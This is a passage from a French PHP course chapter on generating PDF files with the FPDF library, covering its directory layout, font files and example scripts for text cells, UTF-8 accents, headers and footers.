
- doc : répertoire contenant la documentation ;
- font : répertoire contenant les polices de caractères ;
- makefont : répertoire contenant les outils pour la gestion des polices de caractères ;
- tutorial : des exemples de mise en œuvre.

12.6.2.3.1 La documentation, répertoire doc

Le sous-répertoire **doc** contient les pages HTML de documentation des différentes fonctions :



Le fichier **index.htm** contient la table des matières avec les liens sur chaque documentation. Voici son affichage :



Voici un exemple de documentation de la fonction SetXY :

SetXY

SetXY(**float** x, **float** y)

Description

Fixe l'abscisse et l'ordonnée de la position courante. Si les valeurs transmises sont négatives, elles sont relatives respectivement aux extrémités droite et basse de la page.

Paramètres

x

La valeur de l'abscisse.

y


La valeur de l'ordonnée.

Voir

[SetX\(\)](#), [SetY\(\)](#).

12.6.2.3.2 Les polices de caractères, répertoire font

Seules quelques polices de caractères sont proposées en standard. En voici la liste :



| Name | Last modified | Size | Description |
|----------------------------------|------------------|------|-------------|
| Parent Directory | - | | |
| courier.php | 2015-09-19 11:15 | 442 | |
| courierb.php | 2015-09-19 11:15 | 447 | |
| courierbi.php | 2015-09-19 11:15 | 454 | |
| courieri.php | 2015-09-19 11:15 | 450 | |
| helvetica.php | 2015-09-19 11:15 | 3.4K | |
| helveticab.php | 2015-09-19 11:15 | 3.4K | |
| helveticabi.php | 2015-09-19 11:15 | 3.5K | |
| helveticai.php | 2015-09-19 11:15 | 3.5K | |
| symbol.php | 2015-09-19 11:15 | 4.4K | |
| times.php | 2015-09-19 11:15 | 3.4K | |
| timesb.php | 2015-09-19 11:15 | 3.4K | |
| timesbi.php | 2015-09-19 11:15 | 3.4K | |
| timesi.php | 2015-09-19 11:15 | 3.4K | |
| zapfdingbats.php | 2015-09-19 11:15 | 3.5K | |

Les polices disponibles sont :

- courier (normal, gras, italique, gras et italique) ;
- helvetica (normal, gras, italique, gras et italique) ;
- symbol (normal) ;
- times (normal, gras, italique, gras et italique) ;
- zapfdingbats (normal).


Les versions, normale, italique, gras, et italique gras sont définies par des fichiers spécifiques. Par exemple pour la police courier.

- `courrier.php` : police normale ;
- `courrierb.php` : police gras « bold »;
- `courrieri.php` : police italique ;
- `courrierbi.php` : police gras et italique.

Il est possible d'ajouter des polices de caractères à cette liste, voir section 12.6.2.5.

12.6.2.3.3 *Outils de gestion des polices de caractères, répertoire makefont*

Voici le contenu du répertoire **makefont**



| Name | Last modified | Size | Description |
|----------------------------------|------------------|------|-------------|
| Parent Directory | - | - | - |
| cp874.map | 2003-02-15 17:04 | 4.2K | |
| cp1250.map | 2002-05-11 16:44 | 4.4K | |
| cp1251.map | 2002-04-29 14:33 | 4.7K | |
| cp1252.map | 2002-04-29 14:33 | 4.4K | |
| cp1253.map | 2002-05-05 14:15 | 4.2K | |
| cp1254.map | 2002-11-01 21:36 | 4.4K | |
| cp1255.map | 2003-06-15 18:29 | 4.2K | |
| cp1257.map | 2002-07-31 15:17 | 4.3K | |
| cp1258.map | 2003-12-30 21:51 | 4.4K | |
| iso-8859-1.map | 2002-05-08 11:26 | 4.5K | |
| iso-8859-2.map | 2002-05-08 11:27 | 4.5K | |
| iso-8859-4.map | 2002-07-31 15:12 | 4.5K | |
| iso-8859-5.map | 2002-05-08 13:38 | 4.6K | |
| iso-8859-7.map | 2002-05-08 14:44 | 4.3K | |
| iso-8859-9.map | 2002-11-02 17:07 | 4.5K | |
| iso-8859-11.map | 2003-02-15 17:02 | 4.6K | |
| iso-8859-15.map | 2002-05-08 11:24 | 4.5K | |
| iso-8859-16.map | 2002-05-08 11:49 | 4.5K | |
| koi8-r.map | 2002-05-08 14:22 | 4.6K | |
| koi8-u.map | 2003-12-28 17:50 | 4.6K | |
| makefont.php | 2015-11-29 11:17 | 11K | |
| tutfparser.php | 2015-11-29 11:16 | 18K | |

L'outil principal de création des polices de caractères est le script **makefont.php**. Son usage est présenté à la section 12.6.2.5.

12.6.2.3.4 Tutoriels, répertoire tutorial

Le répertoire tutorial contient un fichier **index.htm**, qui présente la liste des tutoriels disponibles :

Tutoriels

[Tutoriel 1](#) : Exemple minimal
[Tutoriel 2](#) : En-tête, pied de page, saut de page et image
[Tutoriel 3](#) : Retour du texte à la ligne et couleurs
[Tutoriel 4](#) : Multi-colonnes
[Tutoriel 5](#) : Tableaux
[Tutoriel 6](#) : Liens et texte en mode flot
[Tutoriel 7](#) : Ajout de polices et encodages

12.6.2.4 Génération de PDF

Cette section présente des exemples de mise en œuvre de la classe FPDF, à partir des tutoriels proposés dans la livraison.

L'ensemble des programmes et des fichiers « include » sont rangés dans le répertoire principal : [CoursPHP/12_Complements/12_6_generation_PDF](#).

Voici sont contenu :

```
$ ls -l
total 0
drwxr-xr-x  43 lery  501  1462 17 jul  2015 FPDF
drwxr-xr-x   4 lery  501   136 30 mar 15:26 INCLUDE
```

Le sous-répertoire FPDF contient l'ensemble des programmes PHP exemples présentés ci-après. Voici son contenu :

```
$ ls -l FPDF
total 200
drwxr-xr-x  4 lery  501   136  9 jul 14:14 FICHIERS
drwxr-xr-x  4 lery  501   136  8 jul 16:04 IMAGES
-rwxr-xr-x@ 1 lery  501   510  8 jul 15:31 fpdf_ex01a_TexteSimple.php
-rw-r--r--@ 1 lery  501   834  8 jul 15:01 fpdf_ex01b_TexteSimple.php
-rw-r--r--@ 1 lery  501   847  8 jul 15:13 fpdf_ex01c_TexteSimple.php
-rwxr-xr-x@ 1 lery  501  1909  8 jul 16:40
fpdf_ex02_entete_pied_saut_image.php
-rwxr-xr-x@ 1 lery  501  3315  9 jul 15:17 fpdf_ex03_texte_couleurs.php
-rwxr-xr-x@ 1 lery  501  5493 15 jul 14:40
fpdf_ex04_texte_couleurs_multicolonnes.php
-rwxr-xr-x@ 1 lery  501  2709  8 jul 12:06 fpdf_ex05_tableaux.php
-rwxr-xr-x@ 1 lery  501  3290  8 jul 12:06 fpdf_ex06_liens.php
-rwxr-xr-x@ 1 lery  501  1135  8 jul 12:06 fpdf_ex07_MySQL.php
-rwxr-xr-x@ 1 lery  501   130  8 jul 12:06 fpdf_ex08_Codesbarres_EAN13.php
-rwxr-xr-x@ 1 lery  501   883  8 jul 12:06 fpdf_ex09_fontdump.php
-rwxr-xr-x@ 1 lery  501   189  8 jul 12:06 fpdf_ex10_ellipse.php
-rwxr-xr-x@ 1 lery  501   194  8 jul 12:06 fpdf_ex11_rounded_rect.php
-rwxr-xr-x@ 1 lery  501   822  8 jul 12:06 fpdf_ex12_filigramme.php
-rwxr-xr-x@ 1 lery  501   861  8 jul 12:06
fpdf_ex13_tableauPlusieursPages.php
-rwxr-xr-x@ 1 lery  501   618  8 jul 12:06
fpdf_ex14_Index_createindex_bookmark.php
-rwxr-xr-x@ 1 lery  501  4704  8 jul 12:06 fpdf_ex15_facture_invoice.php
-rwxr-xr-x@ 1 lery  501  4726  8 jul 12:06
fpdf_ex15_rapportMySQL_mysqlreport.php
-rwxr-xr-x@ 1 lery  501  2175  8 jul 12:06
fpdf_ex16_Formatage_balises_HTML_writeTags.php
-rwxr-xr-x@ 1 lery  501  1203  8 jul 12:06 fpdf_ex17_diagrammes_secteurs.php
```

```
-rwxr-xr-x@ 1 lery 501 899 8 jul 12:06 fpdf_ex18_etiquettes_labels.php
-rwxr-xr-x@ 1 lery 501 979 8 jul 12:06 fpdf_ex19_JavaScript.php
```

Le sous-répertoire INCLUDE contient le répertoire fpdf181, contenant lui-même le fichier fpdf.php, avec la hiérarchie présentée précédemment.

12.6.2.4.1 Texte simple

12.6.2.4.1.1 Cellule avec choix de la police de caractère

Le programme `fpdf_ex01a_TexteSimple.php` affiche un simple texte en police de caractère Times, bold ('B'), en taille 16.

L'instruction `require` rend disponible la classe FPDF.

```
<?php
require('../INCLUDE/fpdf181/fpdf.php');
// --- création de l'objet ---
$pdf = new FPDF();
// --- création d'une nouvelle page ---
$pdf->AddPage();
// --- Sélection de la police ---
$pdf->SetFont('Times','B',16);
// --- Décalage de 5 centimètres à droite ---
$pdf->Cell(50);
// --- Texte centré, dans un cadre de 80x10 mm, avec une bordure ---
$pdf->Cell(80,10,'Ceci est un essai de texte',1,1,'C');
// --- Envoie le document au navigateur ---
$pdf->Output();
?>
```


L'instruction `new PDF()` crée un objet `$pdf` instance de la classe FPDF.

La méthode `Addpage()` ajoute une nouvelle page. Par défaut, la page est en A4 (les valeurs disponibles sont : 'A3', 'A4', 'A5', 'Letter', 'Legal') au format portrait (les valeurs disponibles sont : 'P'=Portrait, 'L'=Landscape). D'autres paramètres peuvent être indiqués comme par exemple : `Addpage('L', 'A3')`.


La méthode `SetFont('Times','B',16)` sélectionne la police de caractères Times, en gras (Bold) et en taille 16.

La méthode `Cell(80,10,'Ceci est un essai de texte',1,1,'C')` affiche le texte « Ceci est un essai de texte » dans une cellule, de largeur 80 mm, de hauteur 10 mm, à la position courante. La bordure est affichée, sans couleur de fond, la position est déplacée en début de ligne suivante à la fin de l'affichage, le texte est centré.

Voici l'exécution de ce programme sous Firefox :



Le fichier peut être imprimé ou téléchargé via le navigateur, par défaut son nom est doc.pdf :



Remarque :

La génération d'un fichier PDF impose que le programme .php ne contienne aucune syntaxe HTML sous peine d'avoir le message d'erreur suivant :

FPDF error: Some data has already been output, can't send PDF file

12.6.2.4.1.2 Accents UTF8

Le programme `fpdf_ex01b_TexteSimple.php` est une variation du programme précédent. Le texte contient un caractère accentué en UTF8 « deuxième essai de texte ». Voici ce programme :

```
<?php
require('../INCLUDE/fpdf181/fpdf.php');
// --- création de l'objet ---
$pdf = new FPDF();
// --- création d'une nouvelle page ---
$pdf->AddPage();
// --- Sélection de la police ---
$pdf->SetFont('Times','B',16);
// --- Décale la position courante à 2 centimètres vers la droite ---
$pdf->SetX(20);
// --- Texte centré, dans un cadre de 80x10 mm, avec une bordure, ---
$pdf->Cell(80,10,'Ceci est un essai de texte',1,1,'C');
// --- Décale la position courante à 2 centimètres vers la droite ---
$pdf->SetXY(30,40);
// --- Sélection de la police ---
$pdf->SetFont('Arial','I',12);
// --- Texte centré, dans un cadre de 60x10 mm, ---
// --- avec une ligne de cadre à droite (R) et la base (B) ---
$pdf->Cell(60,10,'Deuxième essai de texte','RB',1,'C');
// --- Envoie le document au navigateur ---
$pdf->Output();
?>
```

La méthode `SetX(20)` définit la nouvelle position courante à deux centimètres à droite de la position actuelle .

La méthode `SetXY(30,40)` définit la nouvelle position courante à trois centimètres à droite et quatre centimètres vers le bas de la position actuelle .

Le deuxième texte est affiché dans une boîte dont seuls les bords droits et bas sont affichés (RB) : `Cell(60,10,'Deuxième essai de texte','RB',1,'C')`. La police du deuxième texte est Arial italique en taille 12.

Voici son exécution sous Firefox :



Remarque :

Alors que le caractère accentué est correctement orthographié dans le programme, en UTF8, il apparaît erroné dans le navigateur du fait de la table de codage de caractère Iso-Latin1 ou ANSI 1252 utilisée par la police.

Pour corriger cette erreur d'affichage, nous utilisons la fonction `utf8_decode()` qui convertie une chaîne de caractères UTF8 en Iso-Latin1:

```
$pdf->Cell(60,10,utf8_decode('Deuxième essai de texte'),'RB',1,'C');
```

Il est également possible d'utiliser la fonction `iconv('UTF-8', 'ISO-8859-1',$texte)` qui convertie la chaîne de caractères `$texte` de UTF8 en Iso-Latin1:

```
$pdf->Cell(60,10,iconv('UTF-8', 'ISO-8859-1','Deuxième essai de  
texte'),'RB',1,'C');
```

Cette deuxième syntaxe possède l'avantage de traduire l'utf8 dans une autre table que iso-latin1, et donc de pouvoir utiliser des tables pour des polices de caractères se basant sur le cyrillique, l'hébreu, etc.

L'exécution du programme `fpdf_ex01c_TexteSimple.php` implémentant cette modification montre que les accents sont correctement affichés.



Remarque :

Si la police sélectionnée n'existe pas, par exemple avec la syntaxe suivante qui sélectionne la police Garamond, Normale :

`$pdf->SetFont('Garamond','',16);`

Le message d'erreur suivant apparaît.

FPDF error: Undefined font: garamond

Ce problème peut être résolu par l'ajout de nouvelles polices de caractères (section 12.6.2.5).

12.6.2.4.2 *Entête et pied de page*

Le programme `fpdf_ex02_entete_pied_saut_image.php` est une adaptation du tutoriel N°2 fourni avec FPDF. Voici son code :

```
<?php
require('../INCLUDE/fpdf181/fpdf.php');
// --- les méthodes Header() et Footer() sont appelées automatiquement ---
// --- par Addpage() et Close(). Leur implémentation dans FPDF est vide ---
// --- Il faut donc dériver la classe et redéfinir ces méthodes pour ---
// --- indiquer leur contenu ---
class PDF extends FPDF
{
    // --- Définition de l'En-tête ---
    function Header()
    {
        // --- Ajout du Logo de FPDF à gauche ---
        $this->Image('IMAGES/logoFPDF.png',10,6,25);
        // --- Ajout du Logo de PHP à droite ---
        $this->Image('IMAGES/logoPHP.png',170,6,25);
        // --- Police Arial Gras 15 ---
        $this->SetFont('Arial','I',10);
        // --- Décalage à droite de 8 centimètres ---
        $this->SetX(80);
        // --- Affichage du Titre du document ---
        $this->Cell(50,10,utf8_decode('Exemple d\'entête et de pied de
page'),0,0,'C');
        // --- Saut de ligne ---
        $this->Ln(20);
    }
    // --- définition du Pied de page ---
    function Footer()
    {
        // --- Positionnement à 1,5 cm du bas ---
        $this->SetY(-15);
        // --- Police Arial italique 8 ---
        $this->SetFont('Arial','I',8);
        // --- Affichage du Numéro de page ---
        //$this->Cell(0,10,'Page '.$this->PageNo().'/{nb}','0,0','C');
        $this->Cell(0,10,'Page '.$this->PageNo().'/{nbpages}','0,0','C');
    }
}
// --- Création de l'objet, instance de la classe PDF dérivée de FPDF ---
$pdf = new PDF();
// --- définit un alias pour le nombre total de page {nbpages} ---
// --- par défaut l'alias est {nb} ---
$pdf->AliasNbPages();
$pdf->AliasNbPages('{nbpages}');

// --- création d'une nouvelle page ---
$pdf->AddPage('L','A5');
// --- Sélection de la police ---
$pdf->SetFont('Times','',12);
for($i=1;$i<=15;$i++)
{
    $pdf->Cell(0,10,utf8_decode('Ligne numéro ').$i,0,1);
}
// --- Envoie le document au navigateur (I) ---
// --- en cas de téléchargement, le nom du fichier ---
// --- définit ---
$pdf->Output('Exemple_Entete_Pied.pdf','I');
?>
```

Dans cet exemple, le format de la page est A5 et le mode est paysage.

```
$pdf->AddPage('L','A5');
```

Le fichier PDF généré est envoyé vers le navigateur (I) avec comme nom « Exemple_Entete_Pied.pdf ».

```
$pdf->Output('Exemple_Entete_Pied.pdf','I');
```

Une nouvelle classe PDF dérivée de FPDF est définie. Elle contient les méthodes Header() et Footer().

L'entête affiche un texte centré en police Arial, italique en taille 10.

```
$this->SetFont('Arial','I',10);  
$this->Cell(50,10,utf8_decode('Exemple d\'entête et de pied de  
page'),0,0,'C');
```

Le texte est encadré par deux logos grâce à la méthode Image().

```
$this->Image('IMAGES/logoFPDF.png',10,6,25);  
$this->Image('IMAGES/logoPHP.png',170,6,25);
```

Le pied de page affiche le « numéro de la page » / « le nombre de pages », en police Arial, italique et taille 8, à 1,5 centimètres du bas.

```
$this->SetY(-15);  
$this->SetFont('Arial','I',8);  
$this->Cell(0,10,'Page '.$this->PageNo().'/{nbpages}',0,0,'C');
```

Le numéro de la page courante est retourné par la méthode PageNo().

Le nombre total de pages est défini via la méthode AliasNbPages(), qui indique quel alias représente cette valeur. Sans paramètre, cette méthode définit par défaut l'alias {nb}.

